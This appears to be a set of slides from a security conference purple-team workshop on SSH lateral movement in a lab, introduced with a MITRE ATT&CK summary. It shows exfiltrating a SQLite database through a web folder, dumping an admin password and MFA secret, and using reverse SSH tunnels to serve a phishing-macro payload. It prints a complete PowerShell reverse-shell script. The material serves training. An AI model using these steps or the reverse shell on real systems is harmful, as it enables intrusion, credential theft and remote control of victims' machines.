

SSH Persistence

Lateral Movement - T1021.004

MITRE ATT&CK

Remote Services: SSH

Other sub-techniques of Remote Services (6)

Adversaries may use [Valid Accounts](#) to log into remote machines using Secure Shell (SSH). The adversary may then perform actions as the logged-on user.

SSH is a protocol that allows authorized users to open remote shells on other computers. Many Linux and macOS versions come with SSH installed by default, although typically disabled until the user enables it. The SSH server can be configured to use standard password authentication or public-private keypairs in lieu of or in addition to a password. In this authentication scenario, the user's public key must be in a special file on the computer running the server that lists which keypairs are allowed to login as that user.

ID: T1021.004

Sub-technique of: [T1021](#)

-  **Tactic:** [Lateral Movement](#)
-  **Platforms:** Linux, macOS
-  **System Requirements:** An SSH server is configured and running.
-  **CAPEC ID:** [CAPEC-555](#)

Version: 1.1

Created: 11 February 2020

Last Modified: 15 October 2021

MITRE ATT&CK - Adversary Information

ID	Name	Description
G0087	APT39	APT39 used secure shell (SSH) to move laterally among their targets. ^[1]
G0098	BlackTech	BlackTech has used Putty for remote access. ^[2]
S0154	Cobalt Strike	Cobalt Strike can SSH to a remote service. ^{[3][4]}
S0363	Empire	Empire contains modules for executing commands over SSH as well as in-memory VNC agent injection. ^[5]
G0046	FIN7	FIN7 has used SSH to move laterally through victim environments. ^[6]
G0117	Fox Kitten	Fox Kitten has used the PuTTY and Plink tools for lateral movement. ^[7]
G0036	GCMAN	GCMAN uses Putty for lateral movement. ^[8]
S0599	Kinsing	Kinsing has used SSH for lateral movement. ^[9]

Overview of Actions

Actions to Take

- Gather the MFA Secret Code from Webshell Access
- Setup OTP in Google Authenticator
- Authenticate as admin account (use provided ssh public key)
- Use access for recon - Setup SSH tunnel if necessary...
- Setup SSH Tunnel for python3 http.server
- Setup SSH Tunnel for python3 reverse shell

Exfil Database

Insert Command Below (ls -lha /var/www/html/floatinglogs):

```
ls -lha /var/www/html/floatinglogs/db/
drwxrwxr-x 2 www-data www-data 4.0K Sep 25 04:23 .
drwxr-xr-x 4 www-data www-data 4.0K Sep 25 04:24 ..
-rw-r--r-- 1 www-data www-data 12K Sep 25 04:23 floatlogs.db
-rw-r--r-- 1 www-data www-data 0 Aug 26 03:31 index.php
```

Insert Command Below (ls -lha /var/www/html/floatinglogs/db/):

```
ls -lha /var/www/html/floatinglogs/db/floatlogs.db
```

Insert Command Below (ls -lha /var/www/html/floatinglogs/db/floatlogs.db):

```
cat /var/www/html/floatinglogs/db/floatlogs.db | base64 -w0 > /var/www/html/cms/plugins/b64.txt
```

Insert Command Below (cat /var/www/html/floatinglogs/db/floatlogs.db | base64 -w0 > /var/www/html/

```
ls -lha /var/www/html/cms/plugins
```

```
drwxr-xr-x 4 www-data www-data 4.0K Oct 4 23:45 .
drwxr-xr-x 7 www-data www-data 4.0K Sep 10 21:32 ..
-rw-r--r-- 1 www-data www-data 477 Mar 3 2020 .htaccess
drwxr-xr-x 3 www-data www-data 4.0K Mar 3 2020 InnovationPlugin
-rw-r--r-- 1 www-data www-data 3.4K Mar 3 2020 InnovationPlugin.php
drwxr-xr-x 3 www-data www-data 4.0K Mar 3 2020 anonymous_data
-rw-r--r-- 1 www-data www-data 9.9K Mar 3 2020 anonymous_data.php
-rw-r--r-- 1 www-data www-data 16K Oct 4 23:45 b64.txt
```

Insert Command Below (ls -lha /var/www/html/cms/plugins):

Find the
floatlogs.db

Base64 and more to
a directory
accessible, could be
in the original
directory

Then access by the
URL to exfiltrate the
file

Look at the Database

```
thepcn3rd@rutgz:~/BSidesIF/PurpleAttackPath/reflectedXSS$ wget http://13lives.4gr8.info/cms/plugins/b64.txt
--2022-10-04 17:49:09-- http://13lives.4gr8.info/cms/plugins/b64.txt
Resolving 13lives.4gr8.info (13lives.4gr8.info)... 35.90.27.56
Connecting to 13lives.4gr8.info (13lives.4gr8.info)|35.90.27.56|80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16384 (16K) [text/plain]
Saving to: 'b64.txt'

b64.txt                                     100%[=====]

2022-10-04 17:49:09 (373 KB/s) - 'b64.txt' saved [16384/16384]

thepcn3rd@rutgz:~/BSidesIF/PurpleAttackPath/reflectedXSS$ ls
b64.txt  exploit.py  v2.py
thepcn3rd@rutgz:~/BSidesIF/PurpleAttackPath/reflectedXSS$ cat b64.txt | base64 -d > f.db
thepcn3rd@rutgz:~/BSidesIF/PurpleAttackPath/reflectedXSS$ sqlite3 f.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
auth
sqlite> select * from auth;
1|admin|4theLoveofLogs|DHMYRRWAVUOBGW
```

Download the b64.txt file


Decode the b64.txt to the sqlite3 database file

Use sqlite3 to access the database

.tables - Lists the tables

select * from auth to list the contents of the auth table

Add Secret Code to Google Authenticator



The screenshot shows the 'Manual entry' screen in Google Authenticator. At the top is a blue header with a back arrow, the text 'Manual entry', and a checkmark. Below this are three sections: 'Account' with the text 'user@example.com', 'Key' with the text 'abcd efgh ijkl mnop', and 'Time based' with a toggle switch that is currently turned on. A large red arrow points from the top right towards the 'Key' field.

Open Google Authenticator, click the +, and Enter a setup key

Input the Alpha-Numeric key output from the table (with the red square covering the last section) as the setup key

This will provide you with the OTP code to be able to sign-in as the admin account

Authenticate with SSH

```
thepcn3rd@rutgz:~/Ensign/ansible$ ssh -i ~/.ssh/id_rsa admin@13lives.4gr8.info
(admin@13lives.4gr8.info) Verification code:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Oct  5 14:03:07 UTC 2022

System load:  0.0               Processes:            131
Usage of /:   9.3% of 58.10GB   Users logged in:     0
Memory usage: 21%              IPv4 address for eth0: 172.26.3.76
Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

https://ubuntu.com/aws/pro

120 updates can be installed immediately.
7 of these updates are security updates.
To see these additional updates run: apt list --upgradable

3 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log


*** System restart required ***
Last login: Sat Oct  1 19:57:56 2022 from 174.204.1.234
admin@purplelin:~$
```

Use the provided SSH key to authenticate to
[admin@13lives.4gr8.info](https://13lives.4gr8.info)

The verification code is what appears as the
OTP in Google Authenticator

Please be nice to the lab environment you are
provided!!

Recon - Network Diagram for Lab



Note: The lab environment may change and I will update the IP Addresses in the workshop if necessary


From this location we can run a variety of tools for recon. Please do not run any tools like responder or anything that interferes with the broadcast traffic.

Move your focus to PurpleMbr. This is setup as a workstation where noprat.c authenticates and checks his email.

SSH Reverse Tunnel for http.server

```
thepcn3rd@rutgz:~/Ensign/ansible$ ssh -i ~/.ssh/id_rsa admin@13lives.4gr8.info -R 172.26.3.76:24000:127.0.0.1:8080
(admin@13lives.4gr8.info) Verification code:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
```




If we send a phishing email with a macro to execute and download a payload, we do not have a location to store it on the internet.

We could store the payload on this linux server and setup a python web server to allow it, however being conscious of dropping our tools on the box we can host it locally and through the reverse tunnel allow access.

Note: I selected port 24000 because that is the port I am using in my macro for execution. I also specified the IP Address of the PurpleLin server because it needs to listen on its private IP Address for the connection from PurpleMbr

Verify Reverse SSH Tunnel is Active

```
admin@purplelin:~$ ss -ltp
State          Recv-Q          Send-Q          Local Address:Port
LISTEN         0                128             0.0.0.0:24000
LISTEN         0                4096            127.0.0.1:53%lo:main
LISTEN         0                128             0.0.0.0:ssh
LISTEN         0                128             [::]:24000
LISTEN         0                511             *:http
LISTEN         0                128             [::]:ssh
admin@purplelin:~$
```



The server should be listening on port 24000 as shown above or the port that you chose!

Note: This is a lab environment, we will have to use different ports for your respective connections!!!

Start http.server on host with SSH Tunnel

```
thepcn3rd@rutgz:~/Ensign/public$ ls
index.html  shell.ps1
thepcn3rd@rutgz:~/Ensign/public$ cat shell.ps1
function Get-Shell ($ip, $port) {
$scclient = New-Object System.Net.Sockets.TCPClient($ip, [int]$port);
$stream = $scclient.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$scclient.Close();
}

Get-Shell -ip 172.26.3.76 -port 25000
thepcn3rd@rutgz:~/Ensign/public$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Create a folder called public or something where anything in that folder can be accessible through the http.server


Placed a powershell reverse shell in that folder

Executed the python3 module specifying that it listen on port 8080

The connection through the tunnel will pull the shell.ps1 file in our macro

Setup Reverse Tunnel for Reverse Shell

```
thepcn3rd@rutgz:~/Ensign/ansible$ ssh -i ~/.ssh/id_rsa admin@13lives.4gr8.info -R 172.26.3.76:24000:127.0.0.1:8080 -R 172.26.3.76:25000:127.0.0.1:4444  
(admin@13lives.4gr8.info) Verification code:  
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-1018-aws x86_64)  
  
* Documentation:  https://help.ubuntu.com
```



Modify the initial SSH command to include the reverse tunnel for port 25000 to port 4444 on my local computer. (Port 25000 will not be available for everyone)

This will allow the reverse shell from PurpleMbr to connect through the tunnel through the PurpleLin and then to a nc listener on your local computer/device.